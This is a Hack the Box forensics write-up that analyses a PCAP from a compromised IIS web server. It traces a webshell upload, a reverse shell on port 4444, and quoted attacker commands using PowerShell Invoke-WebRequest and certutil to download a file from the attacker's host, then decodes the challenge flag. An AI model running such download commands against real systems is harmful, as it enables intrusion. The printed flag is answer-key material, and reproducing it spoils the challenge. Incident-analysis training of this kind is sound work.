

CHASE

Hack the Box writeup

2/18/2021

Contents

Challenge.....	1
Process	1
Flag	4

Challenge

Chase [by felamos] [155 solvers] 31 👍 2 🗨️ Difficulty: 18/11/2020

🔥 First Blood: HTB-Bot

One of our web servers triggered an AV alert, but none of the sysadmins say they were logged onto it. We've taken a network capture before shutting the server down to take a clone of the disk. Can you take a look at the PCAP and see if anything is up?

Download Zip Password: `hackthebox sha256: 8bb062cb6ba2cbf8240cc975096980ac99a1db3d30fe70db6c11e71956d7e3eb`

Process


Name

- chase.pcapng
- Chase.zip

No.	Time	Source	Destination	Protocol	Length	Info
4	0.004095	22.22.22.7	22.22.22.5	HTTP	481	GET / HTTP/1.1
5	0.004101	22.22.22.7	22.22.22.5	TCP	44	[TCP Keep-Alive] 33618 → 80 [200, ACK] Seq=1 Ack=1 Win=64128 Len=0 TSval=3881457462 TSecr=13030
6	0.208431	22.22.22.5	22.22.22.7	TCP	78	80 → 33618 [ACK] Seq=1 Ack=416 Win=66560 Len=0 TSval=33951 TSecr=3881457258 SLen=1 SRE=416
7	0.492189	22.22.22.5	22.22.22.7	HTTP	277	HTTP/1.1 304 Not Modified
8	0.492531	22.22.22.7	22.22.22.5	TCP	66	33618 → 80 [ACK] Seq=416 Ack=212 Win=64128 Len=0 TSval=3881457746 TSecr=33079
9	0.520947	22.22.22.7	22.22.22.5	HTTP	430	GET /welcome.png HTTP/1.1
10	0.526613	22.22.22.5	22.22.22.7	HTTP	276	HTTP/1.1 304 Not Modified
11	0.526837	22.22.22.7	22.22.22.5	TCP	66	33618 → 80 [ACK] Seq=780 Ack=422 Win=64128 Len=0 TSval=3881457781 TSecr=33083
12	0.548198	22.22.22.7	22.22.22.2	DNS	76	Standard query 0x933f A go.microsoft.com
13	0.548228	22.22.22.7	22.22.22.2	DNS	76	Standard query 0x3f3a AAAA go.microsoft.com
14	0.720746	22.22.22.2	22.22.22.7	DNS	338	Standard query response 0x933f A go.microsoft.com CNAME go.microsoft.com.edgekey.net CNAME e11290.dspg.akamaiedge.net A 104.98.239.125 NS ns4-205.azure-dns...
15	0.721358	22.22.22.2	22.22.22.7	DNS	410	Standard query response 0x3f3a AAAA go.microsoft.com CNAME go.microsoft.com.edgekey.net CNAME e11290.dspg.akamaiedge.net AAAA 2a02:26f0:09:387::2c1a AAAA 2a02:26f0:09:380::2c1a NS ns...
16	0.953865	22.22.22.7	22.22.22.5	TCP	66	[TCP Keep-Alive] 33618 → 80 [ACK] Seq=779 Ack=422 Win=64128 Len=0 TSval=3881467807 TSecr=33083
17	0.953921	22.22.22.5	22.22.22.7	TCP	66	[TCP Keep-Alive ACK] 80 → 33618 [ACK] Seq=422 Ack=780 Win=66048 Len=0 TSval=34085 TSecr=3881457781
18	12.845895	22.22.22.7	22.22.22.5	HTTP	486	GET /upload.aspx HTTP/1.1
19	13.049306	22.22.22.5	22.22.22.7	TCP	66	80 → 33618 [ACK] Seq=422 Ack=1120 Win=65792 Len=0 TSval=34335 TSecr=3881470099
20	15.685248	22.22.22.5	22.22.22.7	HTTP	877	HTTP/1.1 200 OK (text/html)
21	15.685670	22.22.22.7	22.22.22.5	TCP	66	33618 → 80 [ACK] Seq=1120 Ack=1233 Win=64128 Len=0 TSval=3881472939 TSecr=34599
22	0.404813	22.22.22.7	22.22.22.5	TCP	154	33618 → 80 [ACK] Seq=1120 Ack=1233 Win=64128 Len=1448 TSval=3881481278 TSecr=34599 [TCP segment of a reassembled PDU]
23	0.404813	22.22.22.7	22.22.22.5	HTTP	1067	POST /upload.aspx?operation=upload HTTP/1.1
24	0.404849	22.22.22.5	22.22.22.7	TCP	66	80 → 33618 [ACK] Seq=1233 Ack=3569 Win=66560 Len=0 TSval=335433 TSecr=3881481278
25	24.158244	22.22.22.5	22.22.22.7	HTTP	646	HTTP/1.1 200 OK (text/html)
26	24.158546	22.22.22.7	22.22.22.5	TCP	66	33618 → 80 [ACK] Seq=3569 Ack=1813 Win=64128 Len=0 TSval=3881481412 TSecr=35446
27	28.143192	22.22.22.7	22.22.22.5	HTTP	403	GET /cmd.aspx HTTP/1.1
28	28.344044	22.22.22.5	22.22.22.7	TCP	66	80 → 33618 [ACK] Seq=1813 Ack=3906 Win=66048 Len=0 TSval=35865 TSecr=3881481396
29	30.933899	22.22.22.5	22.22.22.7	HTTP	1203	HTTP/1.1 200 OK (text/html)
30	30.934210	22.22.22.7	22.22.22.5	TCP	66	33618 → 80 [ACK] Seq=3906 Ack=2950 Win=64128 Len=0 TSval=3881488187 TSecr=36123

No.	Time	Source	Destination	Protocol	Length	Info
139	111.866843	22.22.22.7	22.22.22.5	TCP	66	[TCP Keep-Alive] 33618 → 80 [ACK] Seq=4690 Ack=44
140	111.866899	22.22.22.5	22.22.22.7	TCP	66	[TCP Keep-Alive ACK] 80 → 33618 [ACK] Seq=4441 Ac
141	120.190914	22.22.22.7	22.22.22.5	HTTP	996	POST /cmd.aspx HTTP/1.1 (application/x-www-form-
142	120.251605	22.22.22.5	22.22.22.7	TCP	66	49160 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460
143	120.252020	22.22.22.7	22.22.22.5	TCP	66	4444 → 49160 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len
144	120.252054	22.22.22.5	22.22.22.7	TCP	54	49160 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0
145	120.318435	22.22.22.5	22.22.22.7	TCP	187	49160 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len
146	120.318687	22.22.22.7	22.22.22.5	TCP	60	4444 → 49160 [ACK] Seq=1 Ack=134 Win=64128 Len=0
147	120.394214	22.22.22.5	22.22.22.7	TCP	66	80 → 33618 [ACK] Seq=4441 Ack=5621 Win=66560 Len=
148	123.168610	22.22.22.7	22.22.22.5	TCP	61	4444 → 49160 [PSH, ACK] Seq=1 Ack=134 Win=64128 L
149	123.185989	22.22.22.5	22.22.22.7	TCP	62	49160 → 4444 [PSH, ACK] Seq=134 Ack=8 Win=65536 L
150	123.186728	22.22.22.7	22.22.22.5	TCP	60	4444 → 49160 [ACK] Seq=8 Ack=142 Win=64128 Len=0
151	123.250432	22.22.22.5	22.22.22.7	TCP	112	49160 → 4444 [PSH, ACK] Seq=142 Ack=8 Win=65536 L
152	123.250739	22.22.22.7	22.22.22.5	TCP	60	4444 → 49160 [ACK] Seq=8 Ack=200 Win=64128 Len=0
153	130.557134	22.22.22.7	22.22.22.5	TCP	66	[TCP Keep-Alive] 33618 → 80 [ACK] Seq=5620 Ack=44
154	130.557183	22.22.22.5	22.22.22.7	TCP	66	[TCP Keep-Alive ACK] 80 → 33618 [ACK] Seq=4441 Ac
155	130.875781	54.70.97.159	22.22.22.7	TLSv1.2	85	Application Data
156	130.876243	22.22.22.7	54.70.97.159	TLSv1.2	89	Application Data
157	130.876243	54.70.97.159	22.22.22.7	TCP	60	443 → 48138 [ACK] Seq=32 Ack=36 Win=64240 Len=0
158	140.795032	22.22.22.7	22.22.22.5	TCP	66	[TCP Keep-Alive] 33618 → 80 [ACK] Seq=5620 Ack=44
159	140.795092	22.22.22.5	22.22.22.7	TCP	66	[TCP Keep-Alive ACK] 80 → 33618 [ACK] Seq=4441 Ac
160	150.201728	22.22.22.7	22.22.22.5	TCP	63	4444 → 49160 [PSH, ACK] Seq=8 Ack=200 Win=64128 L
161	150.205497	22.22.22.5	22.22.22.7	TCP	64	49160 → 4444 [PSH, ACK] Seq=200 Ack=17 Win=65536
162	150.205882	22.22.22.7	22.22.22.5	TCP	60	4444 → 49160 [ACK] Seq=17 Ack=210 Win=64128 Len=0
163	150.269424	22.22.22.5	22.22.22.7	TCP	254	49160 → 4444 [PSH, ACK] Seq=210 Ack=17 Win=65536
164	150.269801	22.22.22.7	22.22.22.5	TCP	60	4444 → 49160 [ACK] Seq=17 Ack=410 Win=64128 Len=0

Traffic from port 4444 seems very abnormal, this is the default port for Metasploit so let's look into it a bit by following the TCP stream



It looks like we found packets from a webshell

Something that caught my eye was this failed download attempt followed by the execution of certutil to download the same file.

```
c:\>powershell -ep bypass -c Invoke-WebRequest -Uri http://22.22.22.7/
JBKEE62NIFXF60DMOUZV6NZTMFGV6URQNMNH2IBA.txt -OutFile c:\users\public\file.txt
powershell -ep bypass -c Invoke-WebRequest -Uri http://22.22.22.7/
JBKEE62NIFXF60DMOUZV6NZTMFGV6URQNMNH2IBA.txt -OutFile c:\users\public\file.txt
The term 'Invoke-WebRequest' is not recognized as the name of a cmdlet, function,
script file, or operable program. Check the spelling of the name, or if a path
was included, verify that the path is correct and try again.
At line:1 char:18
+ Invoke-WebRequest <<<< -Uri http://22.22.22.7/JBKEE62NIFXF60DMOUZV6NZTMFGV6U
RQNMNH2IBA.txt -OutFile c:\users\public\file.txt
+ CategoryInfo          : ObjectNotFound: (Invoke-WebRequest:String) [], C
ommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

c:\>certutil -urlcache -split -f http://22.22.22.7/
JBKEE62NIFXF60DMOUZV6NZTMFGV6URQNMNH2IBA.txt c:\users\public\
certutil -urlcache -split -f http://22.22.22.7/
JBKEE62NIFXF60DMOUZV6NZTMFGV6URQNMNH2IBA.txt c:\users\public\
**** Online ****
```

CertUtil is a legitimate command but can be used by attackers to download malicious files.

<https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/certutil>




<https://www.sentinelone.com/blog/malware-living-off-land-with-certutil/>



Anyway, back to the challenge.

We see the string JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA

This most likely has some importance so let's throw it in CyberChef and see what we get.

It looks like that string is base32 encoded and the decoded string is our flag

Recipe   

From Base32  

Alphabet
A-Z2-7=

Remove non-alphabet chars

Input

JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMMMH2IBA

Output

start: 0
end: 25
length: 25

HTB{MAn_8lu3_73aM_R0cX}

Flag

HTB{MAn_8lu3_73aM_R0cX}